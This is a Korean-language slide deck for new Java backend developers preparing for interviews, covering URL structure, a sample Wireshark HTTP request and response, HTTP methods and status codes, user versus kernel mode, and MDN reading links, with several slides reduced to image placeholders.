

면접 전에 알고 가면 좋을 것들 (신입 Java 백엔드 개발자편)

백엔드 개발자 취업 지원

v1.0 (2023-08-20)

넌넌한 개발자 최호성 (cx8537@naver.com)

YouTube: 넌넌한 개발자 TV

문서 개정이력

[illegible]

0. 시작에 앞서

알고 있다고 가정하는 것들

- OS
- TCP/IP network
- Java
 - JVM, GC, Reference/Primitive type
- HTTP, WAS, RDBMS
- Spring framework


학습목표

- 백엔드 개발자의 적절한 학습 방향 확인
- 면접에서 경쟁력 있는 답변을 제시

1. 웹 서비스 구조와 인프라

URL과 URI

- Uniform Resource Identifier
- Uniform Resource Locator



URL과 URI

- Protocol://Address:Port
number/Path(or
filename)?**Parameter=value**
- `http://www.test.co.kr/course.do?cmd=search&search_keyword=Test`

HTTP 트래픽

```
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · http-cheez101.pcapng

GET / HTTP/1.1
Host: www.cheezburger.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&ved=0CC4QFjAA&url=http%3A%2F%2Fwww.cheezburger.com%2F&ei=xKKaUPrRDKX4igL0o4GwCw&usg=AFQjCNEgL05FiByFSG2saiF2AM_Nu8U0pw

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Vary: Accept-Encoding
Set-Cookie: __RequestVerificationToken_Lw__=guAuyaiBBh1bR8hZ9FqERX5H50q8J74FgnrnXIhWs5oiLTy5MpZAFM6EDJa5/EZTIIf+4J3vXVQMueGGUMfCXm5CpAn7peBqY8g2pwvd0gi0obuBld0LcKmIRdazVxwev/0B531SOL7x8fnK044VtKpxHa1g=; path=/; HttpOnly
Date: Wed, 07 Nov 2012 18:06:20 GMT
Connection: close
Content-Length: 20129

<!--[if IE ]><![endif]-->
<!DOCTYPE html>
```


HTTP method

- GET
- POST
- HEAD
- TRACE
- PUT
- DELETE
- OPTIONS
- CONNECT


HTTP 응답 코드

- 200 OK
 - 요청이 정상적으로 처리됨.
- 201 Create
 - 요청에 대한 새로운 자원을 생성하는데 성공함.
- 301 Moved permanently
- 302 Found
- 400 Bad request
 - HTTP 규약에 맞지 않는 요청.
- 403 Forbidden
 - 권한이 없거나 잘못된 파일 실행 접근시도.
- 404 Not found
- 500 Internal server error
 - 내부 오류때문에 요청을 처리할 수 없음.

웹 서비스 기본 구조



웹 서비스 기본 구조



OS, User mode와 Kernel mode


User mode

Kernel mode


S/W

H/W


비동기 입/출력



Machine과 VM



브라우저에 URL을 입력하면 일어나는 일



2. 웹 서버와 HTTP

참고자료

[HTTP 개요]

<https://developer.mozilla.org/ko/docs/Web/HTTP/Overview>

[HTTP의 진화]

https://developer.mozilla.org/ko/docs/Web/HTTP/Basics_of_HTTP/Evolution_of_HTTP

[HTTP vs HTTPS]

<http://www.httpvshttps.com/>

[What is HTTP/2 and how is it different from HTTP/1?]

<https://www.wallarm.com/what/what-is-http-2-and-how-is-it-different-from-http-1>

